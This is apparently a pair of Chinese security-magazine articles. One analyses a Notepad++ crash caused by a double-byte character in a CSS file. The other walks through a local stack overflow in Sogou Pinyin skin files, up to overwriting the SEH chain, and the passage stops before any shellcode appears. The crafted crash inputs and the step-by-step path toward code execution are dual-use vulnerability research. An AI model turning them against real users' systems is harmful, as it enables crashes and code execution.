


图1

在实际中，Notepad++会对CPP文件中的所有内容进行区分显示，变量一般为黑色，注释则为绿色，参数为紫色，等等。这种区分颜色的显示效果很好地减轻了我们在阅读CPP文件代码时产生视觉疲劳感，同时便于重点查看代码中的一些关键信息。

Notepad++不仅仅可以对CPP文件的代码进行区分，它还支持很多类型的文件显示效果，如PHP、Perl、Python、Ruby等，而且它还支持用户自行定义语言格式来实现对特殊语言格式产生颜色区分显示效果。

正是这种非常优秀的区分显示效果，使得我在很早以前就开始使用Notepad++作为日常的文本编辑软件。在使用中，我也发现了Notepad++存在的一些问题，这里先向大家公布一个能够导致Notepad++自行崩溃的安全缺陷。

Notepad++软件在处理CSS文件时也采用了颜色区分显示的方法，但是在处理过程中，软件作者没有很好地考虑对文件逐一单字节的处理方式，导致Notepad++在处理带有双字节编码文字时出现了内存地址访问错误。

我们先建立一个CSS文件，其内容非常简单：

```
BODY
{
FONT: 1px Arial,中; COLOR: #999
}
```

注意 在这段CSS代码中，加入了一个中文汉字“中”。这是一个双字节编码，利用WinHex可以发现这个汉字的十六进制编码为0xD6D0。

用Notepad++打开这个保存好的CSS文件，假设该CSS文件名称为test.css，效果如图2所示。




图2

Notepad++软件马上出现了一个警告提示，大意是说软件程序出现一个异常错误，错误代码为0xC0000005，错误类型属于内存地址访问错误，错误发生的内存地址为0x1004CDCC。

点击“确定”后，Notepad++软件会让用户选择是不是保存一个出错信息以便软件作者进行检查修复。无论我们选择什么，Notepad++最终都会直接关闭。

Notepad++的作者在一定程度上注意了对软件异常的及时处理，可以说其目的是为了防止软件在出现安全问题后被恶意利用，但是我们现在发现的这个内存错误还是导致软件自行崩溃了。

在Notepad++出错的一瞬间，可以看到Notepad++给出了软件出错的地址是0x1004CDCC，这个信息非常有利于我们通过动态调试来发现Notepad++出错的原因。

用Ollydbg打开Notepad++，点击运行，或者直接按“F9”键，Notepad++将自动运行，此时返回Ollydbg程序代码窗口，右键选择跳转地址到0x1004CDCC，如图3所示。

从图中可以看到，0x1004CDCC这个地址处于SciLexer.dll这个库文件中，看起来是SciLexer.dll中某一个函数的使用出现了错误。仔细看看图中的汇编代码：

```
mov eax, dword ptr [esp+4]
mov ecx, dword ptr [1005B308]
```

```
;SciLexer.1005B312
mov ax, word ptr [ecx+eax*2]
and eax, 107
retn
```

```
004CDB6  FF7424 08      push  dword ptr [esp+8]
004CDBA  E8 71100000    call  1004DE30
004CDBF  59             pop   ecx
004CDC0  59             pop   ecx
004CDC1  C3             retn
004CDC2  8B4424 04      mov   eax, dword ptr [esp+4]
004CDC6  8B0D 08B30510  mov   ecx, dword ptr [1005B308]      SciLexer.1005B312
004CDCC  66:8B0441      mov   ax, word ptr [ecx+eax*2]
004CDD0  25 07010000    and   eax, 107
004CDD5  C3             retn
004CDD6  833D 14B50510  cmp   dword ptr [1005B514], 1
004CDDD  7E 11          jle   short 1004CDF0
004CDDF  68 17010000    push  117
004CDE4  FF7424 08      push  dword ptr [esp+8]
004CDE8  E8 43100000    call  1004DE30
004CDED  59             pop   ecx
004CDEE  59             pop   ecx
004CDEF  C3             retn
004CDF0  8B4424 04      mov   eax, dword ptr [esp+4]
```

图3

这是一个非常简单的取值过程，esp+4指引了一个来自外部的参数，然后这个参数被2相乘作为[0x1005B308]值的偏移地址，开始取出一个16位的数据赋值给ax，最后eax与0x107做一个与的操作，函数就返回了。

我们可以很容易想到，如果ecx+eax*2的结果过大或者过小，一定会出现内存访问错误，原因很简单，内存空间不是无限的。

此时，采用F7单步调试，会发现原来esp+4取出的参数就是Notepad++正在打开的文件内容。

按照基本的道理，Notepad++应该是为了区分文件内容中的不同代码属性，以便能进行分颜色显示。这个过程应该是一个循环过程，同时，Notepad++应该按照一个一个字节的顺序来进行。但这里有一个非常需要注意的地方，Notepad++是可以打开双字节编码的文件的，这个时候由于是双字节，就不能采用一个字节一个字节的方式来对文件内容进行区分，不然就会发生区分上的错误，一个汉字会被拆解为两个字节来处理。

“一个汉字被拆解为两个字节来处理”，这听起来像是将一个汉字拆解为两个字母或者数字来处理。我们知道，双字节编码的第1个字节肯定是大于0x80的，这就意味着，Notepad++在处理双字节编码的信息时，如果没有处理好单字节与双字节的关系，那么软件肯定就会出现意想不到的错误。

从图4可以看出，eax是一个32位的寄存器，为此，一个双编码的汉字肯定可以被直接放入到eax中，那么ecx+eax*2的结果就可能会变得异常大，这个时候，如果程序再试图访问ecx+eax*2这个地址，内存读取错误肯定就会发生。

按此思路，我做了测试性的调试，结果如图4所示，此时的ecx+eax*2的结果为0x100760B2，地址超出了程序能够访问的范围，而产生这个结果的原因就是因为此时的eax的值等于0xD6D0，中文汉字的“中”的双字节编码！

```
1004CDB6  FF7424 08      push  dword ptr [esp+8]
1004CDBA  E8 71100000    call  1004DE30
1004CDBF  59             pop   ecx
1004CDC0  59             pop   ecx
1004CDC1  C3             retn
1004CDC2  8B4424 04      mov   eax, dword ptr [esp+4]
1004CDC6  8B0D 08B30510  mov   ecx, dword ptr [1005B308]      SciLexer.1005B312
1004CDCC  66:8B0441      mov   ax, word ptr [ecx+eax*2]
1004CDD0  25 07010000    and   eax, 107
1004CDD5  C3             retn
1004CDD6  833D 14B50510  cmp   dword ptr [1005B514], 1
1004CDDD  7E 11          jle   short 1004CDF0
1004CDDF  68 17010000    push  117
1004CDE4  FF7424 08      push  dword ptr [esp+8]
1004CDE8  E8 43100000    call  1004DE30
1004CDED  59             pop   ecx
1004CDEE  59             pop   ecx
1004CDEF  C3             retn
1004CDF0  8B4424 04      mov   eax, dword ptr [esp+4]
ds:[100760B2]=???
ax=D6D0
```

图4


看起来，Notepad++出现的错误真的被我们猜中了。Notepad++在处理单字节与双字节的文件信息时，出现了处理不当的错误。在进一步的检查中，我使用IDA看到了这个出错的地址位于一个名叫做“isalnum”的函数中，看到这个函数名称我想就不用再解释什么了。

Notepad++的内存读取错误，在上一年的早些时候我就发现了，现在Notepad++出了最新的版本为5.2版本，同样出现了这个问题，只不过这一次的Notepad++加上了一个自我的异常保护，老版本的Notepad++则会因为该错误直接导致程序崩溃，自动关闭。

总体来说，Notepad++是一款非常优秀的文本编辑软件，但是细节的处理还是不够全面，毕竟是作者一个人开发出来的软件，能做到这样全面的功能已经实属不易。

从这个安全问题上也可看出，编码问题正在越来越多地出现在安全领域，IE8的编码漏洞等一系列的问题都是这样。为此，我们在进行软件开发时，一定要高度注意，防患于未然。

前置知识：汇编
关键词：漏洞、ShellCode、溢出、搜狗输入法



搜狗拼音皮肤文件本地溢出漏洞分析及利用

文/图 正北-王斌

搜狗拼音是一种很常用的输入法，以其大量的细胞词库和各种漂亮的皮肤而受到用户的喜爱。其皮肤文件扩展名为ssf，搜狗拼音本身提供制作及维护皮肤文件的工具。

因为是本地文件溢出漏洞，限制了其可利用性，但因发现及利用该漏洞时所使用的系统为Windows XP SP3版，文中将提及SP3所涉及的一些安全特征，相信对大家以后在分析、利用SP3系统中的软件漏洞会有一定的帮助。

要分析漏洞，就要先重现漏洞。在搜狗拼音的安装目录下有个SkinEditor.exe文件，该文件即为皮肤编辑器，大家可以使用该编辑器新建一个皮肤，然后不做任何修改直接保存，我保存为POC.SSF。保存后使用一款十六进制编辑器打开所保存的文件，这里我使用010Editor（为什么要使用十六进制编辑器呢？因为研究本地文件漏洞，第1步应该是搞清楚文件的编码格式，如果格式为我们已知的，分析起来就会更加方便，而最简单的判别方法就是根据文件头）。打开文件后，发现SSF文件实际上是一个ZIP格式的压缩文件，其文件头如图1所示，开头的PK字符将其暴露无疑。

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	50	4B	03	04	14	00	00	00	08	00	FC	5C	95	39	15	01	PK.........\.9..
0010h:	60	FA	7A	05	01	00	C4	7A	13	04	08	00	00	00	53	6B	`.z....z......Sk
0020h:	69	6E	2E	69	6E	69	EC	D0	4B	4E	02	41	10	00	D0	5A	in.ini..KN.A...Z
0030h:	1B	BD	8B	8A	BF	0D	0B	13	13	DD	B9	60	49	08	99	E0	...........`I...
0040h:	F0	89	80	46	40	C5	2B	78	67	B5	A6	83	26	22	DE	E0	...F@.+xg...&"..

图1

选中POC.SSF文件，右键选择打开方式为WinRAR，果然打开了，其中只有一个文件Skin.ini，双击该文件使用记事本查看，发现是一个比较典型的INI文件，其中第2个小节保存了皮肤文件的作者、版本等信息，第2个小节保存了一些整体设置，其他小节保存了皮肤的字体、图片名等。

我的设想是如果程序在读取文件文本时未能检测文本长度的话，极有可能会产生可利用的漏洞，本着这个目标我选中了第3小节的"pic="字段。为什么选择这个？因为对比其他皮肤文件，发现"pic="字段后面期待的是一个图片名称，类型为文本格式（第1小节中各字段虽然也是期待文本数据，但在测试中却没能发生可利用的异常）。我在其后面添加大量字符"a"，如图2所示，保存该文件并关闭记事本，这时WinRAR提示Skin.ini已被修改是否在压缩文件中更新，选"是"更新POC.SSF。

```
[Scheme_H1]
pic=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
layout horizontal=0,20,100
```

图2

注意，先别着急安装POC.SSF，如果你有什么重要的东西开着，最好先保存。把所有在桌面显示界面的程序都换成非搜狗拼音输入法。

好了，现在双击POC.SSF，搜狗拼音提示是否安装皮肤POC.SSF，选"是"安装。打开记事

本程序，切换到搜狗拼音输入法，如图3 所示，记事本发生了一次壮烈的崩溃。




图3

此时你会发现，任何程序只要是现在切换到搜狗拼音就会崩溃！那怎么恢复呢？去搜狗拼音安装目录双击安装正常的皮肤文件后就恢复正常了。好，不急用搜狗拼音的话就先不恢复，先来思考一个问题，出错的是搜狗拼音，为什么崩溃的却是其他程序？

在这里我们先要明确一点，输入法在其他进程中起作用是因为当该进程调用输入法时，系统将输入法所提供的一个文件动态加载至该进程，这个文件以IME 为扩展名，但其实质为DLL文件，所以当这个IME文件异常时，会导致整个进程都被系统给OVER了。因为DLL文件调试时必须依附其他EXE文件，所以记事本程序是个不错的选择。

启动OD加载记事本程序，F9运行，然后切换到记事本界面，切换输入法为搜狗拼音，直接跳出了如图3 所示的错误提示，OD根本没能断下异常（为什么？别急，后面会说明的）。先别急着点"确定"，在OD 中选择"查看→SEH链"，可以发现SEH链已经因为这次堆栈溢出而被破坏了，如图4 所示。




图4

现在点击"确定"，OD提示进程已经终止。既然可以覆盖异常链，那么就有机会控制EIP了，0x00610061这个数说明了覆盖时字符"a"被转换为了宽字符，那么要怎么才能凑出合适的数值呢？这个问题困扰了我很久，直到我用010Editor打开文件Skin.ini，看着十六进制字符，实在是郁闷，其实宽字符的"a"根本不是转换过来的，原来文件本来就是Unicode格式的文本，我犯了个先入为主的错误。既然文件本来就是Unicode格式，那么堆栈中的0x00610061可能只是简单地从文件中读取的。为了证实猜想，我使用010Editor把Skin.ini中的6100（即字符"a"）都改成了1111，保存后放回POC.SSF中，安装，再次使用OD调试记事本程序，这次依然弹出了图3 所示的提示，但是SEH变成了0x11111111，如图5所示（这里需要说明一下，如果没有异常，估计是你把"pic="后的00 也给改了）。




图5

对堆栈溢出熟悉的读者，看到这里应该都想到后面该怎么做了。首先定位是哪个位置的字符覆盖了SEH，然后改成某个系统DLL文件的代码地址跳进ShellCode就可以了。

想法不错，但有没有注意在SEH顶是一个完全正常的地址，而且指向kernel32.dll，这说明了什么？在我们覆盖SEH之后，程序没有立即发生异常，而是又运行了一部分代码，该部分代码进行了堆栈校验，发现溢出后直接调用kernel32.dll进行了处理。这也说明了前面的过程中OD为什么根本没能中断异常！

那么能否跳过这个校验呢？重新用OD加载记事本程序，切换输入法，这次出现图3 所示的提示后不要点"确定"，按Alt+K 查看堆栈，右键选择"线程→主线程"，可以看到程序离开SOGOUPY模块是在0xC824FA函数之后，如图6 所示。

